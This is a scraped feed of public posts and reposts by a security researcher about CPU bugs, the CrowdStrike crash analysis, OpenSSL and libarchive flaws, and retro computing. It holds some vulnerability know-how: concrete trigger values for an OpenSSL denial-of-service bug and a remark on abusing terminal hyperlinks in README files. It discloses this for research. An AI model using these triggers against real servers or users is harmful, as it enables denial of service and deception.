It's the 20th anniversary of my favorite Linux tradition, the question was just posted again! 👻
lore.kernel.org/lkml/CABG1boPZkP_HxOY+96cKqrv9UKujWnaWK-_…
The legend continues, the question was posted for the 15th consecutive year today! 👻
Politicians, athletes, journalists, NGOs, companies... They all use corporation-owned social networks to communicate with us. Citizens shouldn't have to hand over their data to companies to read content published by public entities. Public Feeds changes that by making posts of popular accounts freely available. Read more.
Tavis Ormandy is an English computer security white hat hacker. Until October 10, 2025, he was employed by Google, and he was formerly part of Google's Project Zero team. More on Wikipedia
It's the 20th anniversary of my favorite Linux tradition, the question was just posted again! 👻
lore.kernel.org/lkml/CABG1boPZkP_HxOY+96cKqrv9UKujWnaWK-_…
The legend continues, the question was posted for the 15th consecutive year today! 👻
UX is my passion 🦎
It's just a prototype lol, not sure if it's a good idea?github.com/taviso/matrix3
Tavis Ormandy reposted
Early this week, @brucedang and I had a meeting at Apple Park in Cupertino. While there, we also shared with Apple our latest vulnerability research report: the first public macOS kernel memory corruption exploit on M5 silicon, surviving MIE. It was laser printed, in honor of our hacker friends.
We wanted to report it in person, instead of getting buried in the submission flood that some unfortunate Pwn2Own participants just experienced. Most respected hackers avoid human interaction whenever possible, so this physical strategy may give us a slight edge in the eternal race for five minutes of fame and glory on Twitter.
This is the story of the exploit and our field trip. Full technical details will be shared after Apple fixes the vulnerabilities and attack path. Hopefully it won’t take our beloved company too long. We only budgeted one year of domain registration fees for this attack.
This is our strongest research yet, led by @justdionysus, @blacktop__ and @brucedang. It is really dope.
Full story: blog.calif.io/p/first-public-kernel-memory-corruption
Tavis Ormandy reposted
www.amd.com/en/resources/product-security/bulletin/amd-sb… Xen advisory posted, should be a kernel fix here any minute now I assume
I really wish browsers would hurry up and implement private-network-access, developers often don't understand the implications. This weekend I tried a random flashcard application for language learning... and it started a localhost web service 😔
I wrote a quick exploit PoC and sent it to the developers, but I really think the correct solution is in the browsers 🤷♂️
There's a patch available now, that was quick! Here's my demo. I only tested it on Firefox, but any browser that doesn't support PNA is probably affected. lock.cmpxchg8b.com/Ceem9iji/ankimsrv.html github.com/ankitects/anki/releases
Tavis Ormandy reposted
A Race Within A Race: Exploiting CVE-2025-38617 in Linux Packet Sockets.
A step-by-step guide to exploiting a 20-year-old bug in the Linux kernel to achieve full privilege escalation and container escape, plus a cool bug-hunting heuristic.
open.substack.com/pub/calif/p/a-race-within-a-race-exploi…
I heard about an interesting cheating scandal in the art community. Artists were being accused of tracing AI, so they made videos of themselves sketching to prove it... It turns out they had converted it to monochrome green, then chroma keyed it out 🤯
実証してみますである
Here's a video of the technique, real galaxy brain move 🧠😆
You can patch a byte in gdb like `set {char}0x123=0x12`, and of course other types work too. I didn't know you can also do `set {char}0x123@5={0x12,0x34,0x56,0x78,0x9a}`, kinda neat.
Sometimes it really is a cpu bug 😂 A weird AVX512 bug on Zen 4 (Genoa) just got officially confirmed as erratum 1514 in the latest spec update. There's a workaround/chicken bit too.
My testcase: godbolt.org/z/4zE8svEPK
Tavis Ormandy reposted
We’re excited to see the security and OSS communities engage on vulnerability disclosure in light of new AI technologies that we believe will enable both defenders and attackers alike. Existing and emerging norms around disclosure are important debates, and we’ve noted the feedback. Thanks! Also want to share some additional thoughts. 1/10
Thanks everyone for all the kind words, it means so much 🥲
Tavis Ormandy reposted
On the pod this week, I saved a closing shoutout for @taviso and his work at P0
youtu.be/qPj9_8azAvk?t=8398
The work of Tavis Ormandy has been a strong influence on my personal research program. Lately, our work on automatically finding divergent execution bugs was directly inspired by one of Tavis’ infinite loop vulnerability in openssl’s elliptic curve implementation. Hat tip 🎩
A personal update... after nearly 20 years at Google, today is my last day! I'm going to be working on independent research for the foreseeable future, then who knows! I've worked with so many talented people, made so many friends and seen incredible research over the years 🫡
I have many good stories from my time here, maybe I'll share some later! And yes, the leaving tradition is real, and yes they got me 😆
I have a (dumb) theory about Intel. They used to ship beautiful printed manuals anywhere in the world for free if you called them. That program made a lot of engineering students customers for life. Then some middle manager killed it, and probably got a promotion.
These are forever gone btw. Intel stickers had cool semiconductor holographics on the backside that no one will ever see, it wasn't there by accident. It was too beautiful for the modern marketing bug people, so they wiped it out.
I've met so many nerds who have a story about this box arriving from America in their small town, and having enough manuals to nerd over for weeks 🤓 (I have a story like this too).
Hey... quick question, why are anime catgirls blocking my access to the Linux kernel? 😸
lock.cmpxchg8b.com/anubis.html
Tavis Ormandy reposted
EntrySign won 2 pwnies 🤯🤯
Tavis Ormandy reposted
EntrySign was nominated for two Pwnies (best crypto bug and best desktop bug)! 🥳
www.youtube.com/live/TuKPA-CeDFA?t=14888
@__spq__ @sirdarckcat @taviso
This is neat, using EntrySign to backport microcode patches to EOL systems without BIOS updates. github.com/divestedcg/real-ucode?tab=readme-ov-file
I just learned that OSC8 (hyperlinks) in Windows Terminal uses ShellExecute(). Excellent trolling potential for README files 😆
Tavis Ormandy reposted
Back in 2023, the assessment of the pre-authentication vulnerability in SSH was that it wasn't exploitable on Linux.
For my OffensiveCon 2025 keynote, I wrote enough of an exploit to show, with the right heap groom and stabilization, it's likely exploitable. Then I tried to have AI do it.
Up to @taviso whether that merits switching to Windows 98 :)
www.youtube.com/watch?v=Y1naY3gupRw
If someone get a working OpenSSH exploit from this bug, I'm switching my main desktop to Windows 98 😂 (this bug was discovered by a Windows 98 user who noticed sshd was crashing when trying to login to a Linux server!)
Tavis Ormandy reposted
The recording of our OffensiveCon presentation about EntrySign is live! youtu.be/sUFDKTaCQEk
Slides at entrysign.top
@sirdarckcat @__spq__
Tavis Ormandy reposted
Fuzzing Windows Defender in the Honggfuzz+IntelPT (hardware) mode
scrapco.de/blog/fuzzing-windows-defender-with-loadlibrary…
by @buherator
You can now jailbreak your AMD CPU! 🔥We've just released a full microcode toolchain, with source code and tutorials. bughunters.google.com/blog/5424842357473280/zen-and-the-a…
The code and tutorials are here if the link doesn't work! 😒 github.com/google/security-research/blob/master/pocs/cpus…
welp, it looks like an OEM leaked the patch for "AMD Microcode Signature Verification Vulnerability" 🔥 The patch is not in linux-firmware, so this is the only patch available😡
Tavis Ormandy reposted
Hey! I made a game in Bash with raylib! It's a "bullet hell" game featuring beloved penguin Tux vs an evil mutant Window!
Bash is a simple scripting language, so simple it doesn't have floating point variables/arithmetic! So how was this game possible? 👇
Tavis Ormandy reposted
Intel HW is too complex to be absolutely secure! After years of research we finally extracted Intel SGX Fuse Key0, AKA Root Provisioning Key. Together with FK1 or Root Sealing Key (also compromised), it represents Root of Trust for SGX. Here's the key from a genuine Intel CPU😀
Tavis Ormandy reposted
This 100% matches our/@taviso's conclusions derived from analyzing the crash report/disasm 🧠
RAX: input pointer array
R11: index (0x14/20d)
Accessing Array[20] retrieved the 21st item (as arrays are 0-based). This returned an invalid memory address that 💥'd when deref'd!
Tavis Ormandy reposted
This morning, we published the Root Cause Analysis (RCA) detailing the findings, mitigations and technical details of the July 19, 2024, Channel File 291 incident. We apologize unreservedly and will use the lessons learned from this incident to become more resilient and better serve our customers. To any customer still affected, please know we will not rest until all systems are restored.
For the executive summary and full RCA, please visit www.crowdstrike.com/falcon-content-update-remediation-and…
I wasted a bunch of time trying to figure out why xterm starts so slowly on Windows... and solved it with a dumb LD_PRELOAD hack 😆 lock.cmpxchg8b.com/slowterm.html
Tavis Ormandy reposted
No surprises here, but @CrowdStrike confirms @taviso's analysis, that the bug was indeed not due to a NULL-pointer deference 🧠 ...but rather "an out-of-bounds memory read"
This strange tweet got >25k retweets. The author sounds confident, and he uses lots of hex and jargon. There are red flags though... like what's up with the DEI stuff, and who says "stack trace dump"? Let's take a closer look... 🧵1/n
He didn't, but we still can! His version of the faulting module has the bytes 45 8b 08 at csagent+0xe35a1, I found that version in VT, and had a look. In fact, there *is* a NULL check (test r8, r8; jz) immediately before the dereference, so his theory is provably *wrong* 🛑 6/n
This code is reading pointers from a table in a loop, and some are invalid. Perhaps an error parsing a configuration file left some entries uninitialized, and one just happened to be 0x9c? It's just a theory, but at least mine fits the facts😆 7/n
Here is the same crash seen by Patrick, except he saw the entry 0xffff9c8e00000008a, nowhere near NULL! If this is uninitialized data, perhaps it was okay during testing and that's why CS didn't catch it 🤷♂️ 8/n
I don't do Windows but here are some (initial) details about why the CrowdStrike's CSAgent.sys crashed
Faulting inst: mov r9d, [r8]
R8: unmapped address
...taken from an array of pointers (held in RAX), index RDX (0x14 * 0x8) holds the invalid memory address
@_JohnHammond
It's amusing to me that Patrick (who actually knows what he's doing) realizes this is complicated, so hedged his analysis with "(initial) details"... but this guy just rocks up with "I'm a professional!!" and gets 25k retweets 😆 9/9
I thought we all learned from that data guy that we shouldn't retweet people who draw random red lines over assembly? 😆
I got the Acorn A3010 keycaps 🤓🇬🇧
Tavis Ormandy reposted
If Google Project Zero finds a bug and your favorite intelligence agency finds a bug, someone you don't like will find the bug will too.
New blog post "Google: Stop Burning Counterterrorism Operations"
My reflection on an incident where Project Zero and TAG knowingly shut down an active Western counterterrorism cyber operation, and the real-world harm that could have resulted from it.
poppopret.org/2024/06/24/google-stop-burning-counterterro…
The libarchive e8 vulnerability is actually really cool, but the ZDI advisory doesn't explain why it's so wild lol. For some reason, I know about RAR filters, so let me provide the background. 🧵 1/n
E8 preprocessing is an old trick to improve compression of executables. All relative calls to the same function will be encoded differently, but... if you temporarily replace them with absolute calls, they'll be identical. More duplication = better compression! 2/n
I promise you will never guess how RAR implemented their e8 filter.... They added a bytecode interpreting VM called RarVM, and let you embed little programs for it into archives that the decompressor would automatically execute (!!!). 3/n
I know about this because I wrote an assembler and linker for this format for fun once 😂 4/n
github.com/taviso/rarvmtools
RarVM was never widely adopted, and eventually it was deprecated. There were a few filters that were actually used, and archives that used them wont decompress correctly without them. Naturally, a solution is needed... 😬 5/n
The solution libarchive implemented was to emulate some of the most popular filters natively. They checksum any embedded bytecode to see if it's one of the filters it recognizes. If it is, it will emulate it for you and your archive will work...🤷♂️6/n
The vulnerability is in one of these native filter emulations. The preconditions here are very weird... you can only reach the buggy code if you embed a bytecode program in a RAR archive for a dead VM architecture, and it must have a CRC32 of 0x35AD576887...😂 7/n
It doesn't stop there, RarVM programs could accept parameters that were embedded in the archive headers! Naturally libarchive has to emulate that too, or the filters won't work properly.... 8/n
These parameters are called "Initial Registers", because originally they were literally the values placed in registers when the VM started (a bit like regparm in gcc). The vulnerability here is that a parameter was not validated, could underflow and become very large. 9/n
The result is that the filter would start patching anything that looked like a call instruction all over the heap! This is just a standard memory corruption, but what a wild backstory lol 😂 10/n
Here is the original ZDI advisory! www.zerodayinitiative.com/blog/2024/4/17/cve-2024-20697-w…
Tavis Ormandy reposted
And now… the Langsec Bugs of the Year Awards!
Hah, reviewing commits I notice that Jia Tan cannot spell the word "guarantee" correctly -- he misspelled it multiple times in commit messages. How can I grep every repo in github for the same spelling error? 😂
Tavis Ormandy reposted
If you are worried about backdoors think of bugdoors…
embargoed backdoors, what a world.
Tavis Ormandy reposted
Fast forward to 4.5 years later: www.theverge.com/2024/2/22/24080135/avast-security-privac…
Well, lookie here. When you install @avast_antivirus, it secretly injects this into Chrome's environment block.
Tavis Ormandy reposted
We're naming names 🔥 because the harm is not hypothetical.
Today we share "Buying Spying", our new report diving into the commercial surveillance/spyware industry. We dive into the players, the campaigns, the spyware, & the harm it perpetuates.
blog.google/threat-analysis-group/commercial-surveillance…
I wasted my afternoon writing an introduction to the Hiew hex editor😆
lock.cmpxchg8b.com/hiew.html
/cc @angealbertini another big Hiew fan!
Neat, Intel awarded a $5k bug bounty for this report! We donated it to local food bank @2ndharvest, just in time for Christmas! Thank you!! 🎅
New write-up on an Intel Ice Lake CPU vulnerability, we can effectively corrupt the RoB with redundant prefixes! 🔥 An updated microcode is available today for all affected products, cloud providers should patch ASAP.
lock.cmpxchg8b.com/reptar.html
Tavis Ormandy reposted
Had a blast this past weekend at @h2hconference talking about the basics of CPU vulns and about my experience analyzing a couple vulns from @taviso - you can check my slides at reptar.fun (they are not just about Reptar though!) and PoCs:
github.com/google/security-research/blob/master/pocs/cpus…
lol, I just discovered there's a Vietnamese soccer team called taviso fc.
Tavis Ormandy reposted
Another great CPU vuln catch from @Google's @taviso (CVE-2023-23583)! Happy to see such a successfully coordinated disclosure with @Intel and our industry peers to secure online users: cloud.google.com/blog/products/identity-security/google-r…
New write-up on an Intel Ice Lake CPU vulnerability, we can effectively corrupt the RoB with redundant prefixes! 🔥 An updated microcode is available today for all affected products, cloud providers should patch ASAP.
lock.cmpxchg8b.com/reptar.html
Tavis Ormandy reposted
In the spirit of "this talk could've been a tweet", I just pushed a button:
#bindiff is now open source.
- Snapshot release, no major new functionality
- Release binaries later today or tomorrow
- This is my 20% and I won't we able to act on PRs until end of Q4 (OOO traveling)
I saw this tongue-in-cheek editorial on AI assisted programming. Do you think they're talking about GPT-4 or LLaMa? Neither, it was written in 1986! 😆
(It's from Unix Review, Volume 4, Issue 2, pp. 22-24)
Here is the full article if you want to read it!
lock.cmpxchg8b.com/files/unix_ai_article.pdf
Tavis Ormandy reposted
Reversing Zenbleed was super fun!
One of my favorite moments was when we confirmed that the speculation rollback of the FPU was the culprit because we had an experiment where you could see the *correct* value of ymm0 (with the upper bits zero as they are supposed to be) changing to the leaked values when executed after the jmp. So, you could see vzeroupper "fixing" the registers incorrectly "live".
Every errata provides this beautiful insight into the microarchitectural details of the CPU and it's so fun (-: like suddenly seeing beyond the lowest levels of computing.
New video is live on YouTube - Zenbleed (CVE-2023-20593). Is this the worst CPU bug?
www.youtube.com/watch?v=9EY_9KtxyPg
I love this thing, it's a Timex m851 from 2003. It has 2kb RAM, 42x11 dot matrix "main" display and an S1C88 8-bit CPU. It uses so little power that a battery lasts 3 *years*?! ⏰
Those pins on the side? That's USB! You can upload native SC188 apps - there is a full toolchain available, assembler, linker, compiler and even a debugger. I just type make and it builds my app. 💾
There's a simulator too, it has breakpoints, save states, symbol maps, disassembler, power usage analysis, all the basics. 🔬
When you have it working you simply upload it to your real watch. You can make a new mode, get button events, make a background task, hook or patch things, whatever you want.😎
Tavis Ormandy reposted
New video is live on YouTube - Zenbleed (CVE-2023-20593). Is this the worst CPU bug?
www.youtube.com/watch?v=9EY_9KtxyPg
Tavis Ormandy reposted
Did you know that the CPU vuln "Zenbleed" 🩸 (CVE-2023-20593) was found through fuzzing?
I was able to talk to @taviso and learned about his novel approach 🤯 it is so clever!!
Tavis Ormandy reposted
Dropping #downfall, exploiting speculative forwarding of 'Gather' instruction to steal data from hardware registers. #meltdownsequel
- Practical to exploit (POC/Demo)
- Defeat all isolation boundaries (OS, VM, SGX)
- Bypass all Meltdown/MDS mitigations.
downfall.page
Tavis Ormandy reposted
As of build 25915 (latest Preview) all known API based kernel address leaks no longer work unless requested by a process with SeDebugPrivilege (only available to admin processes)
Microsoft is preparing to kill many known KASLR bypasses in the next release.
Unless the calling process has debug privilege enabled, kernel addresses will be stripped from the output data for all leaking NtQuery APIs
Tavis Ormandy reposted
Always great to see this level of partnership across the ecosystem and shout out to @taviso for the great find on CVE-2023-20593. Thank you to @AMD for the partnership, collaboration like this is how we as an industry continue to keep users safe online
cloud.google.com/support/bulletins
Tavis Ormandy reposted
Zenbleed is an architectural vulnerability, not a transient execution one. The effects are observed through an architectural read from the ymm regs, therefore it doesn’t rely on a side channel so the exploit is very stable.
It was surprising for me too, coming from uarch research
Zenbleed is pretty bad, most reliable PoC I've seen for any CPU bug
A fellow ex-Project Zero hacker!
Today I'm very excited to announce the launch of my new security consulting company, Isosceles: blog.isosceles.com/announcing-isosceles/
First big result from our new CPU research project, a use-after-free in AMD Zen2 processors! 🔥 AMD have just released updated microcode for affected systems, please update! lock.cmpxchg8b.com/zenbleed.html
Quick personal update, it's nearly 10 years since @scarybeasts and I started Project Zero! A lot has changed since then, and I've decided there are teams where I can have a bigger impact.
I'm still at Google, and still working on vulnerability research! I'm going to work on CPU security with Google ISE. We've already got 🔥🔥🔥 0day, reports are on the way 😎
Tavis Ormandy reposted
I couldn't understand why AVX registers were randomly going back in time on Ryzen, turns out it's a known CPU errata 😬
lkml.org/lkml/2023/2/22/33
Apparently some Ryzen models have no fixed microcode available. You can boot with clearcpuid=xsaves as a workaround, probably at some performance cost. 🙈
😬
Re: double-free vulnerability in OpenSSH server 9.1 (CVE-2023-25136): Posted by Qualys Security Advisory on Feb 13Hi all,
Quick update: we were able to gain arbitrary control of the "rip"
register through this bug (i.e., we can jump wherever we want… seclists.org/oss-sec/2023/q1/92
If someone get a working OpenSSH exploit from this bug, I'm switching my main desktop to Windows 98 😂 (this bug was discovered by a Windows 98 user who noticed sshd was crashing when trying to login to a Linux server!)
Hilarious, a Windows 98 user found a real OpenSSH remote 😂
social.treehouse.systems/@grawity/109689295609404907
Weird x86 Question: I've been tracking down flakey in a checkpointing library. It turns out XINUSE flags seem to be changing non-deterministically... what is causing that? (click recompile ↻ and notice the number of tests change)
godbolt: godbolt.org/z/h8nY4d6c4
Is some state be leaking across a context switch? ...from where? 🤷♂️
I've mentioned before I'm a Lotus 1-2-3 history nerd. In the 80s there was a Lotus magazine. Yeah, a monthly print magazine about spreadsheets... believe it or not, it had a respectable 8 year run lol. 🧵1/3
I've been reading back issues 😆 In the December 1987 reviews section it mentioned "Templates of Doom" - a text adventure game that runs inside a spreadsheet??? This was a real game you could buy for $49.95?? 2/3
I think it never been archived, but I found a demo version in a shareware archive. I wasn't sure if it would work in the UNIX version, but it does seem to! It's an interactive puzzle game built with 1-2-3 macros... amazing lol😂 3/3
Tavis Ormandy reposted
My first blog post about analyzing windows defender is out! Fuzzing the Shield: CVE-2022–24548 - medium.com/s2wblog/fuzzing-the-shield-cve-2022-24548-96f5…
Hey Windows admins, I found this Word doc that makes the Windows Search Indexer use 100% cpu forever lol. I'm curious what happens if you upload it to SharePoint....? 🙈 www.virustotal.com/gui/file/53f443ac90de7e1c2a7aac4e815c4…
Tavis Ormandy reposted
Excited to announce my first ever P0 blogpost is now public! It details a new exploit strategy on Linux kernel that Jann and I worked together to invent. Thanks to everyone on the P0 team for giving me the opportunity to achieve this dream!
googleprojectzero.blogspot.com/2022/12/exploiting-CVE-202…
Tavis Ormandy reposted
"It exploits CVE-2021-42298, a bug in the JavaScript engine of Microsoft Defender Malware Protection that was fixed in November 2021."
Good time to quote @taviso
x.com/taviso/status/965633441956995073?lang=en
blog.google/threat-analysis-group/new-details-on-commerci…
Here is the problem, if antivirus *just* didn't work, nobody would care. The problem is it doesn't work *and* makes people with targeted attackers unsafe. If you fixed that second problem, fair enough. But is there *any* vendor in your industry who will implement sandboxing?
I'm looking for a new watch, but should I go homebrew, retro or hybrid?
lock.cmpxchg8b.com/watch.html
Tavis Ormandy reposted
bypassing anticheat is harder than bypassing EDR
infosec is cucked by cheat engine users
your entire industry is a joke
Interesting bug of the day, user reported some code was hanging if they had recently rebooted. Turns out it was calibrating a delay loop using times().... which counts ticks since "(2^32/HZ) - 300 seconds before boot time", 300 seconds after boot it started working fine 😂
Interesting question for exchange admins! There's a discussion about whether a heavily redacted video of an email is authentic. In the video (3:47), part of a Thread-Index is briefly visible. The timestamp is a week later than the Date header, is that possible?
Here are full details from Alex
x.com/alexstamos/status/1581357030576574465
I found this old screenshot of my desktop from 2003. That's fvwm on Linux. For some reason I really wanted it to look like QNX photon! 😂
I've been reading man pages on my kindle lately, it works great! I think the secret to getting something readable is MANROFFOPT="-rS12 -rIN=0.25i -dpaper=a5 -P-pa5" man -Tpdf page > page.pdf
The remind(1) man page turned out to be quite an adventure, there are sections explaining how the Hebrew calendar works and how to calculate with nautical and lunar events, etc... surprisingly fascinating! 😂
When I was a kid my friends and I played this rare Archimedes game called U.I.M. together, it was like Elite but with submarines. Something about it just captured our imagination 🤷♂️ I found a copy on archive.org and decided to replay it! 1/3 🧵
Except... something isn't right, it's like the most boring game of all time. The starting location requires hours and hours of grinding math heavy trading runs to escape...I was a nerdy kid, but there is absolutely no way I had that much patience? 😂 2/3
I asked on an Archimedes fan forum, other people report a different starting location, and there is YouTube footage confirming that. Now I'm thinking it's maybe punishment if an anti-piracy check fails? Totally evil if true 😈 3/3
Tavis Ormandy reposted
Hat-tip to @taviso - you can extract a slice of an array in GDB, e.g.
(gdb) print my_array[50] @ 10
will show ten elements starting from element 50.
You can even watch a slice of an array (though if it's too big GDB will fall back to horribly slow software watchpoints)
I paid to get this old UNIX manual printed... I may have underestimated the size lol
Tavis Ormandy reposted
Turn on "-funsafe-math-optimizations"? Well heck, sure, I *love* fun, safe math optimizations (via @torresariass)
I've been told something improper may have happened here.
Thank you, I'm looking into it.
True story: After cloudbleed, cloudflare literally lobbied the FTC to investigate me and question the legality of openly discussing security research. How come they're not lobbying their DC friends to investigate the legality KF? 🤷♂️
Hahaha, someone actually sent me a working Lotus 1-2-3 exploit 😂
github.com/taviso/123elf/issues/103
Tavis Ormandy reposted
Still catching up with P0’s old blog posts. This one by @taviso is a real gem 💎
Down the Rabbit-Hole…
googleprojectzero.blogspot.com/2019/08/down-rabbit-hole.html
github.com/taviso/ctftool
Tavis Ormandy reposted
Video demo of a Zoom remote from my Black Hat talk:
www.youtube.com/watch?v=mnCpFy_-fCc
I tried out imhex, it is a really good hex editor. I really like hiew, it's absurd how powerful it is, but it has a very steep learning curve. You can get started in imhex really quickly. I know about 010 -- hiew and imhex are both better imo! 😛
I've been using the .stabs directives in GNU as to put the symbols back into stripped binaries, I think it's a neat trick! I wrote an article about using it to debug old UNIX binaries in gdb! lock.cmpxchg8b.com/symbols.html
Tavis Ormandy reposted
GDB Tips: To get the best of both, use -Og while compiling. This gives a good debug experience while optimising to keep the program running (reasonably) fast. -g3 -Og gives an even better debug experience with the benefits of -Og!
That was quick, it seems like "LaserWriter" is the correct answer! It's an odd choice, you have to know some obscure facts about PostScript history and 1980s printers to understand the reference 😂
I emailed @urwtype asking about the suffix. I didn't expect any reply but they did respond... claiming that they have trademarked the letter L 🤔 (I'm not making this up!).
🤷♂️
Interesting mystery I ran into working this weekend, In 1996, @urwtype released some of the first high-quality free (GPL) fonts, they're still used everywhere in Linux today. Many of them have an "L" suffix, e.g. Nimbus Mono L, but what does that L stand for? 1/3
Nobody seems to know for sure, I even asked Artifex. I've heard LaTeX (or LPPL, the LaTeX License), but the timeline doesn't work. Another theory is "LaserWriter" - the standard PostScript fonts were selected because that's what was embedded in the Apple LaserWriter (1985). 2/3
Could it be Latin? That's plausible, today people have contributed hundreds of non-latin glyphs, but I looked at the originals and it mostly contained glyphs from the Latin set. I've also seen Light, but even the Bold variants have that suffix? Does anyone know for sure? 🤷♂️ 3/3
I'll keep you posted on the latest #usenet nerd drama. There's a thread on comp.unix.programmer complaining that @jra_samba has been disrespecting symlinks 😂 They wrote a library to prove symlinks are safe, but jra (correctly) told them it was unsafe. I'll post an exploit 🔥😂
Apparently I started at Google 15 years ago today 🥳
I recently learned there was a version of WordPerfect for UNIX (from 1997) that uses sixels (terminal graphics) for print previews. That's hilarious. I kinda got it working! I put my patches online here github.com/taviso/wpunix/
Haha, I found a print ad for this, "..but what if you don't go for the GUI?", that's me 😆
Okay, that's pretty impressive.
Next time someone says CSS is not a programming language, tell them to disable JavaScript and visit garethheyes.co.uk then explain that 😀
I've started maintaining 1-2-3, a UNIX program abandoned 30 years ago. Here is a weekend hacking challenge, send me a good exploit and we'll see if I can binary patch it! I think this would qualify for a CVE 😂
github.com/taviso/123elf
A user reported that some code I wrote wasn't working on their system... it turns out (somehow??) the st_atime on their home directory was 20 years in the future... this was a 2038 problem 😮
github.com/taviso/123elf/issues/21
Another unexpected discovery from the archives of a 90s warez BBS! 🏴☠️ Now a native Linux port of Lotus 1-2-3 is finally possible -- 32 years after it's release! 😆
lock.cmpxchg8b.com/linux123.html
Tavis Ormandy reposted
There's a troubling implication in that statement though -- it doesn't matter if an attacker spots it and exploits it, just as long as they don't mention it on Twitter or a mailing list to where the average user would realize their systems are unsafe.
I got a new toy, a @swissmicros DM-16! It's a cute miniature replica of a HP-16C, my favorite calculator. Yes, I'm aware there are calculator apps for your phone, I just appreciate the engineering 😛
I'm sometimes asked what "programmable" means, it's like keystroke macros in vim - you record a sequence of operations and then assign them to a label. Here is a macro to rotate a 32-bit integer 4-bits at a time in a loop. This one is trivial, but they can get complex!
I'm interested in the history of Lotus 1-2-3, the old DOS spreadsheet. It had it's own extension language called LPL, but the compiler was thought to be lost. I've talked to some of the engineers who worked on it, but they didn't save things like SDKs. 1/3
There were two third party books published about the language. I tracked down copies, so I knew about the language - I even had some screenshots lol (I talked to the authors - no luck). 2/3
Well, fast forward to today...I was chatting with an old BBS sysop who had backups from back in the day, and unbelievably was able to recover a warez copy of the compiler... mind blown lol. 3/3
If you've tried using fancy semantic search tools for C, but gave up and stuck with grep... trust me, the tool you've been looking for is weggli. No setup or config needed, and it's not formal or heavyweight.
I had a stupid idea for a game, "Katamascii" - like Katamari, but you roll around in your terminal collecting ascii art objects lol... I wasted my weekend on this 😂
Here's the prototype if anyone wants to help lol, send me PRs 😜 github.com/taviso/katamascii
I needed to know the biggest possible size expansion from charset conversion to UTF-8 for an audit. I think the best is 12x, the single byte 0x82 in TSCII (Tamil Script) needs 4 3-byte UTF-8 codepoints.
$ printf "\x82" | iconv -f tscii -t utf8 | wc -c
12
Someone posted this pure-awk demoscene video to comp.lang.awk lol www.youtube.com/watch?v=j5aEjfBSQRI
Yikes, we now have a working reproducer for Z_DEFAULT_STRATEGY. 🚨
www.openwall.com/lists/oss-security/2022/03/28/1
Soo...there's this zlib bug that can cause errors for certain inputs. How bad is it? It depends on whether it affects all or only non-default configurations, but we don't know yet 🤷♂️ If you're a data compression expert, you should help! www.openwall.com/lists/oss-security/2022/03/26/1
If you didn't know, zlib is everywhere. You probably used zlib twenty times reading this tweet lol.
Tavis Ormandy reposted
Up your security research skills: This Windows LoadLibrary port for Linux by @taviso is a great project to contribute to. You'll learn how *both* OS's work internally. Use it to fuzz Win binaries faster on Linux
github.com/taviso/loadlibrary
Tavis Ormandy reposted
“We were not hacked.”
“There was a hacking attempt.”
“We were hacked, but it doesn't matter.”
“2.5% of you were hacked.”
“Getting hacked is actually good.”
“I’m glad we were hacked.”
Tavis Ormandy reposted
Thanks to @___wr___ & @taviso, just played with CVE-2022-0778 against vulnerable (web) servers
Just few tweaks, and ready to scan servers accepting certificates... 🫤
If it is not done yet: patch...
Haha, nice. I did it differently, but EC_POINT_set_compressed_coordinates() does call BN_mod_sqrt(p, (x^3 + ax + b) mod p), so you just need to solve for x with a composite p. AFAIK you can use any curve (even a=1 b=1 works). Also, der-ascii > asn1parse 😁
I genuinely have no idea how this managed to evade fuzzers for over a decade, something like p=697 a=1 b=1 x=696 would have found it... 🤷♂️
Tavis Ormandy reposted
Picking parameters: www.imperialviolet.org/2022/03/15/pickingparameters.html. (It was too long for Twitter.)
This was a fun one to work on, @davidben__ helped track it down to a bug in the Tonelli-Shanks implementation in OpenSSL.
New high severity DoS in OpenSSL just released: www.openssl.org/news/secadv/20220315.txt CVE-2022-0778 was reported by @taviso and appears to affect systems that parse user-supplied certificates.
I think build reproducibility is mostly useless, a big boondoggle. It's particularly annoying when proponents make big crazy security claims to justify it (e.g. "it will disincentivize violence against developers" wat..?), then when challenged switch to boring subjective claims😠
I got a Google alert this morning that someone had trademarked my name lol. What do you think, coincidence or elaborate troll? 😆 trademarks.ipo.gov.uk/ipo-tmcase/page/Results/1/UK0000366…
Tavis Ormandy reposted
100% reproducible XTerm crash whoops!
Tavis Ormandy reposted
The guy who posts screenshots of strings in a dex file decompiled as x86 with little red arrows drawn on them would be really, really funny if he wasn’t getting retweets from thousands of genuinely concerned people with no ability to detect it’s nonsense
Everybody relax, I fixed it. Just add this filter to uBlock Origin 😜 gist.github.com/taviso/a0ca21d10b94edb47b7d972325149e9d
I wasted too much time on this joke 😂💩
Tavis Ormandy reposted
New blog post: Zooming in on Zero-click exploits
googleprojectzero.blogspot.com//2022/01/zooming-in-on-zer…
vim nerds, what's the cleanest way to replicate this alignment operation using vim? kakoune.org/video/align.webm
The best I can come up with is a hack with \=, the trouble with a quick macro and :'<,'>norm@a is some words might cross tabstops? 🤷♂️
Here is a (ugly) \= solution
I guess this is cheating (?), but you can use !column too...
Hey you! If you're shipping a product using CEF, why not spend 30 seconds right now to verify you disabled remote debugging in release builds? I even made you a little exe you can use to check! github.com/taviso/cefdebug
Just tried to install an app and it made this mistake 😢
Tavis Ormandy reposted
This is a slur that people have thrown around about vulnerability research for almost 30 years. The subtext is that research is good as long as it’s governed by vendors and kept under the covers.
Some of the best #election security reporting I've seen of late. There's no doubt that "white hat" hackers are necessary partners, but those aren't the ones you're going to read about in the news. Splashy headlines fuel egos, not solutions - and there's a cost to stoking fears.
Tavis Ormandy reposted
uBlock, I exfiltrate: exploiting ad blockers with CSS by @garethheyes
portswigger.net/research/ublock-i-exfiltrate-exploiting-a…
Tavis Ormandy reposted
This shouldn't have happened: A vulnerability postmortem googleprojectzero.blogspot.com/2021/12/this-shouldnt-have…
This is a major memory corruption flaw in NSS, almost any use of NSS is affected. The Mozilla advisory is here www.mozilla.org/en-US/security/advisories/mfsa2021-51/
nss: memory corruption validating dsa/rsa-pss signatures bugs.chromium.org/p/project-zero/issues/detail?id=2237
Tavis Ormandy reposted
Can somebody explain to me how to read this C code? For example what does `&style->fontsize` mean?
HAHAHHAHHA
www.sothebys.com/en/buy/auction/2021/this-changed-everyth…
Tavis Ormandy reposted
Using Unicode RTL in x86 assembly ought to emit the STD instruction to set the direction flag. 🧐
Phew, /usr/bin/as can now warn about multibyte characters in comments. 😆
sourceware.org/pipermail/binutils/2021-November/118580.html
Why do I find the thought of someone trying to sneak a jmp past codereview with unicode tricks so funny? I don't know, I just do 😛
I once wrote an assembler and linker for RAR 🙃 github.com/taviso/rarvmtools
